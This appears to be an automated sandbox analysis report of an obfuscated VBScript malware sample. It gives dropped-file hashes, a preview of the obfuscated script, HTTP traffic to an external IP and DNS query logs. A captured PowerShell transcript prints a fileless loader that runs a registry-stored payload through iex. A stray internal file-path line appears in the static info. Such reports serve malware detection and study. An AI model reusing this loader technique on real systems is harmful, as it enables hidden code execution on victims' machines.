SSDEEP:	48:6H7qMTxzJUyNHWQYwSJ0A51ult6a3shq:AqYx4gcyKK
MD5:	D11380C2C861B20584A4992EFA60897C
SHA1:	26D9A06DFAC5CA578B6FB2A116649B6ED06A4F5E
SHA-256:	D5240A58347151EC13D595B2F482A268BA941FD8D141DC8A287BC57C96F18A45
SHA-512:	353250153266CBCDF41B1551F2FF79F9A7D16838E8ECE55B9A9A67E5F348CEEB35EF54A3D0E027114BE2E97396579E68F24DA22EB1FC1CF2319F3187EAEA061I
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....!.....$... ...@..... ..... .@.....#..W....@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....D...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... ...../.(.....'..... 6..... H..... P.....P ....._.....e.....p.....v....._.!..._...!._.&..._.....+.....4.:.....6.....H.....P..... .....<Module>.zyvn03im.dll.mme.W32.mscor

C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\~DF0AB2BD14A19245DE.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40241
Entropy (8bit):	0.6879596776456569
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+9DhAjqbjN+vbjN+fMbjN+x:kBqoxKAuqR+9DhAjq/Ns/NL/N0
MD5:	814ECD38A1CF1A53B71F68331B1AE592
SHA1:	57B09EBF94AA702069FC625010CE04CEDB833CAB
SHA-256:	B06691B7C897D4924F2468896F32C6063F1B4BAE19B19E400EFF061245B7EF31
SHA-512:	7DCCF0D29120505BE88A0FE371613A0C5454A6B31DE4A97233F610C68706FEEA1113B6BDE009E780723166E62D0386981EC6B159020D57D28769A2CAAB923E4E
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF1231949214C5550B.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.40848051763061416
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lom9loW9lWg3SfN:kBqoIBHg3SfN
MD5:	9F5522A87D5C276B35DDCF71FE00BDAA
SHA1:	C33858245F3695BFBB9DAF3DB25B3FCE29EEE01B
SHA-256:	CB2BD9BBD5C056501E34C7126A96A4B22EC74FBDE869EAC3F863B54D29DB03E5
SHA-512:	17B1C57D6A492EA3466F71B6ADE9625E740364E9C14C96CB73966F33C36603A0072E3753B82C71595B80C362E7A2DEE5E14D7AEBC1EBB6B083C8DFF3D215954 B

C:\Users\user\AppData\Local\Temp\~DF1231949214C5550B.TMP	
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF5393CE67AC057617.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40217
Entropy (8bit):	0.6853363067778763
Encrypted:	false
SSDEEP:	384:kBqoxKAuqR+AGcdG7MHlJFCMHlJFVMHlJFm:aHvH4H0
MD5:	39A4E24E3A02AF11452FA78FFCC84692
SHA1:	48876267838F256D1DC058C8B274FE5CF96F2E88
SHA-256:	3F326D98E117981099A0CBDC81777BC4548435ED6521D1499F01B608DD316F0B
SHA-512:	5B4B84300C88F4FC13FB10893E36649A42921F31542AD4CCA2D004B7237FF5691F8B3EC4C0D7E700993DCA0420E2520DA8BCD5373BC22F9C3D77AE299BB81E5
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF86C812353526CE2F.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13189
Entropy (8bit):	0.5509614042215232
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loJ9lop9lWeukbCkA:kBqoIysevbzA
MD5:	44427C8D1008B4CD4C466DBC948FB305
SHA1:	BCF971D020EBD588B51854AAB70F577DEF5B6B73
SHA-256:	9D42A2F3882796B9CE95D05F4D096B1DA818B4E1AA4054202615BEABF7DE401E
SHA-512:	9368A10D72B8302E542552A696D593A7A7C82D235C03149FB77C40124A81D29B207BBF84F944F38572EDF3BE448D4B02DB3CC87D7330CF3B95524CD88BE400C
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFC39C2B8AA4095BB4.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40225
Entropy (8bit):	0.6826808296503526
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+Ye0FO/ubkFUZubkFUuubkFUr:kBqoxKAuqR+Ye0FO/icUZicUuicUr
MD5:	39D55E1E51E7A27A4FB8EF115B9A11AA
SHA1:	03B2E1965AFCB69E7B37F8F6286042767CE9558E
SHA-256:	B73EA8A1FD49D7C4764300CED5994CC2ECF4299FA20F2469B038C3383FDA1106
SHA-512:	1C2882E28895B797E68D8BA111C7E38B8620CC58C7F36137F28E7C0F1950402B0CA9A507D9E3A1EB1E2445F8CCCD7266AC2F7E1BE2BF2F8A2E56E8E30D3EB4 3
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Roaming\Microsoft\{FC666F93-2B96-8EB5-95F0-8FA2992433F6}	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified

C:\Users\user\AppData\Roaming\Microsoft\{FC666F93-2B96-8EB5-95F0-8FA2992433F6}	
Size (bytes):	54
Entropy (8bit):	4.164326105646234
Encrypted:	false
SSDEEP:	3:8RnuTfFXFZF1FddBWDARry:ynuTNXFZaDAR+
MD5:	27462D35A8CB78712F39FF387F761694
SHA1:	B319CD07316C22FF65B419F1E8DEE4774654E9DB
SHA-256:	5633EA20FADE3E15BFF717734F0D182EE9A4CA5E2FA3D841870EBD108BC02E7C
SHA-512:	51A5B93A497C55921962AEC164BD69AD4E71424410B975751E4EC502913CA4B816321D23E99AAE0E817120DEC6A1012A0E378DC7290E95BBC28B1443BCD12DA
Malicious:	false
Preview:	23-11-2020 16:11:22 | "0xb88d3fdf_5fa2c6da2ccbb" | 0..

C:\Users\user\Documents\20201123\PowerShell_transcript.887849.0BvN9fZj.20201123161042.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1189
Entropy (8bit):	5.313325218180287
Encrypted:	false
SSDEEP:	24:BxSANi7vBZuzx2DOXUWOLCHGIYBtLWSHjeTKKjX4CIym1ZJXaOLCHGIYBtunxSA9:BZSvjeoORF/SqDYB1ZIFdZZz
MD5:	0F8005D56E44398EC925973FA064F941
SHA1:	B429AB8A7E428BFD76B18FA583D6B9C01375D337
SHA-256:	F1EF1279937CDEB354EFDD7EEB98C4AA98680400A4BAC4FC0D2DE934EBF5E4F2
SHA-512:	8895DCB81BF8946ABD4E237BB6FBAFF1A3DC6760A5B488E8A9022995FA6B3800ACD024FAFFC754599D0AC8445EF39E7AE1B15ADE3E6F25F032EE08DFF9D90C E0
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20201123161043..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 887849 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding] ::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..Process ID: 5764..PSVersion: 5.1. 17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVers ion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20201123161043..********** *********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).base bapi))..**********..

Static File Info

General


File type:	ASCII text, with very long lines, with CRLF, LF line terminators
Entropy (8bit):	5.1590405330452755
TrID:	
File name:	1qdMIsgkbwxA.vbs
File size:	434236
MD5:	97c7dfecae90c288dfd43c600559b5b4
SHA1:	196f7b6a4d7023337e218ab0e04bba3bcfde128a
SHA256:	698d96faec08cf39e06348e4dfa3ef631ee09fc52d4dcce16f05bc7cb240bbcc
SHA512:	857e185d7fe8bf3ddc887822f4a5f2848bbe57f955c1a752e14ad2abca54c510efb00ee1f7c77eb3c92e63d9a89d564834e66aad1eaeae366ea9825e7b3f07db
SSDEEP:	3072:7nTIsaXlij8pCIduG4+QL461Qt0nOpgVU6LrrnEDP2GRs5WOZDA/:7ToU8pFXyMrY8gVU6HrAS5WO5k
File Content Preview:	const LrSi = 55..WnJRbTTy = Array(wsOR,PUo,GE,Fu,pVD,hJTl,hJTl,hJTl,iXZa,hJTl,TL,202,tJL,RDlH,XY,XM,195,eCyx,170,200,hJTl,hJTl,hJTl,227,hJTl,hJTl,vGvc,hJTl,hJTl,hJTl,Cisj,LJe,ZVmD,XM,Cisj,skWW,hWH,Fl,tJL,eH,XM,275,226,VcU,XY,Yh,WE,190,mO,SHE,iXZa,dcyA,NB,

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 23, 2020 16:09:40.983489990 CET	49738	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:40.983712912 CET	49739	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:41.250458002 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:41.250566006 CET	49738	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:41.251847982 CET	49738	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:41.265683889 CET	80	49739	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:41.265782118 CET	49739	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:41.559544086 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.267828941 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.267949104 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.267982006 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.268013000 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.268049955 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.268084049 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.268274069 CET	49738	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:42.268322945 CET	49738	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:42.307260036 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.307287931 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.307301044 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.307312965 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.307447910 CET	49738	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:42.307497978 CET	49738	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:42.534945965 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.534965038 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.534977913 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.534995079 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.535013914 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.535032034 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.535039902 CET	49738	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:42.535089970 CET	49738	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:42.535098076 CET	49738	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:42.536134958 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.536154032 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.536165953 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.536180019 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.536192894 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.536206007 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.536326885 CET	49738	80	192.168.2.4	47.241.19.44

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 23, 2020 16:09:42.536345959 CET	49738	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:42.574537039 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.574570894 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.574635029 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.574651957 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.574682951 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.574701071 CET	49738	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:42.574754000 CET	49738	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:42.574767113 CET	49738	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:42.574831963 CET	49738	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:42.663604975 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.663635969 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.663649082 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.663826942 CET	49738	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:42.801861048 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.801897049 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.801911116 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.801923037 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.801935911 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.801949024 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.801963091 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.801981926 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.801997900 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.802015066 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.802035093 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.802053928 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.802141905 CET	49738	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:42.802248955 CET	49738	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:42.802944899 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.802969933 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.802978992 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.804698944 CET	49738	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:42.861599922 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.861628056 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.861639977 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.861656904 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.861669064 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.861680984 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.861699104 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.861716032 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.861731052 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.861783981 CET	49738	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:42.861840010 CET	49738	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:42.900998116 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.901005030 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.901021004 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.901034117 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.901046991 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.901058912 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.901071072 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.901083946 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.901177883 CET	49738	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:42.901227951 CET	49738	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:42.930629969 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:42.930893898 CET	49738	80	192.168.2.4	47.241.19.44
Nov 23, 2020 16:09:43.068861008 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:43.068892002 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:43.068909883 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:43.068926096 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:43.068941116 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:43.068957090 CET	80	49738	47.241.19.44	192.168.2.4
Nov 23, 2020 16:09:43.068973064 CET	80	49738	47.241.19.44	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 23, 2020 16:09:05.309117079 CET	49714	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:09:05.345994949 CET	53	49714	8.8.8.8	192.168.2.4
Nov 23, 2020 16:09:35.240866899 CET	58028	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:09:35.268037081 CET	53	58028	8.8.8.8	192.168.2.4
Nov 23, 2020 16:09:36.541068077 CET	53097	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:09:36.568424940 CET	53	53097	8.8.8.8	192.168.2.4
Nov 23, 2020 16:09:39.863205910 CET	49257	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:09:39.900214911 CET	53	49257	8.8.8.8	192.168.2.4
Nov 23, 2020 16:09:40.930771112 CET	62389	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:09:40.971574068 CET	53	62389	8.8.8.8	192.168.2.4
Nov 23, 2020 16:09:42.098092079 CET	49910	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:09:42.125057936 CET	53	49910	8.8.8.8	192.168.2.4
Nov 23, 2020 16:09:42.933372974 CET	55854	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:09:42.960319996 CET	53	55854	8.8.8.8	192.168.2.4
Nov 23, 2020 16:09:49.478868961 CET	64549	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:09:49.506139040 CET	53	64549	8.8.8.8	192.168.2.4
Nov 23, 2020 16:09:50.136198044 CET	63153	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:09:50.163377047 CET	53	63153	8.8.8.8	192.168.2.4
Nov 23, 2020 16:09:54.515194893 CET	52991	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:09:54.550817966 CET	53	52991	8.8.8.8	192.168.2.4
Nov 23, 2020 16:09:54.775613070 CET	53700	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:09:54.802745104 CET	53	53700	8.8.8.8	192.168.2.4
Nov 23, 2020 16:09:57.128313065 CET	51726	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:09:57.155771971 CET	53	51726	8.8.8.8	192.168.2.4
Nov 23, 2020 16:09:57.360133886 CET	56794	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:09:57.387712002 CET	53	56794	8.8.8.8	192.168.2.4
Nov 23, 2020 16:09:57.600661039 CET	56534	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:09:57.627861023 CET	53	56534	8.8.8.8	192.168.2.4
Nov 23, 2020 16:09:58.041745901 CET	56627	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:09:58.082544088 CET	53	56627	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:00.309536934 CET	56621	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:00.354237080 CET	63116	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:00.362153053 CET	53	56621	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:00.389885902 CET	53	63116	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:00.738734961 CET	64078	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:00.776387930 CET	53	64078	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:01.192219019 CET	64801	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:01.227694035 CET	53	64801	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:01.409743071 CET	61721	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:01.436749935 CET	53	61721	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:01.671983957 CET	51255	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:01.709830999 CET	53	51255	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:02.282505989 CET	61522	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:02.318120956 CET	53	61522	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:02.955166101 CET	52337	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:02.982280016 CET	53	52337	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:03.385401011 CET	55046	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:03.412543058 CET	53	55046	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:06.893507957 CET	49612	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:06.929205894 CET	53	49612	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:09.871670008 CET	49285	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:09.907232046 CET	53	49285	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:10.885374069 CET	49285	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:10.912587881 CET	53	49285	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:11.128559113 CET	50601	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:11.155592918 CET	53	50601	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:11.211100101 CET	60875	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:11.256985903 CET	53	60875	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:11.899944067 CET	49285	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:11.935894012 CET	53	49285	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:13.915776014 CET	49285	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:13.942943096 CET	53	49285	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:13.992429972 CET	56448	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:14.031532049 CET	53	56448	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 23, 2020 16:10:17.931772947 CET	49285	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:17.967633009 CET	53	49285	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:18.607697964 CET	59172	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:18.643340111 CET	53	59172	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:20.367027998 CET	62420	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:20.394109011 CET	53	62420	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:27.000281096 CET	60579	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:27.027502060 CET	53	60579	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:27.334392071 CET	50183	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:27.371417999 CET	53	50183	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:28.549652100 CET	61531	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:28.587490082 CET	49228	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:28.587614059 CET	53	61531	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:28.614634991 CET	53	49228	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:32.133527040 CET	59794	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:32.160573959 CET	53	59794	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:33.378918886 CET	55916	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:33.414829016 CET	53	55916	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:33.805756092 CET	52752	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:33.841514111 CET	53	52752	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:34.545257092 CET	60542	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:34.577501059 CET	53	60542	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:35.565463066 CET	60689	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:35.601135969 CET	53	60689	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:36.725949049 CET	64206	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:36.753288031 CET	53	64206	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:37.742110968 CET	50904	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:37.769136906 CET	53	50904	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:48.273227930 CET	57525	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:48.300350904 CET	53	57525	8.8.8.8	192.168.2.4
Nov 23, 2020 16:10:55.145464897 CET	53814	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:10:55.191274881 CET	53	53814	8.8.8.8	192.168.2.4
Nov 23, 2020 16:11:12.871634960 CET	53418	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:11:12.907249928 CET	53	53418	8.8.8.8	192.168.2.4
Nov 23, 2020 16:11:18.591425896 CET	62833	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:11:18.627039909 CET	53	62833	8.8.8.8	192.168.2.4
Nov 23, 2020 16:11:19.554039955 CET	59260	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:11:19.589829922 CET	53	59260	8.8.8.8	192.168.2.4
Nov 23, 2020 16:11:21.137553930 CET	49944	53	192.168.2.4	8.8.8.8
Nov 23, 2020 16:11:21.174978018 CET	53	49944	8.8.8.8	192.168.2.4
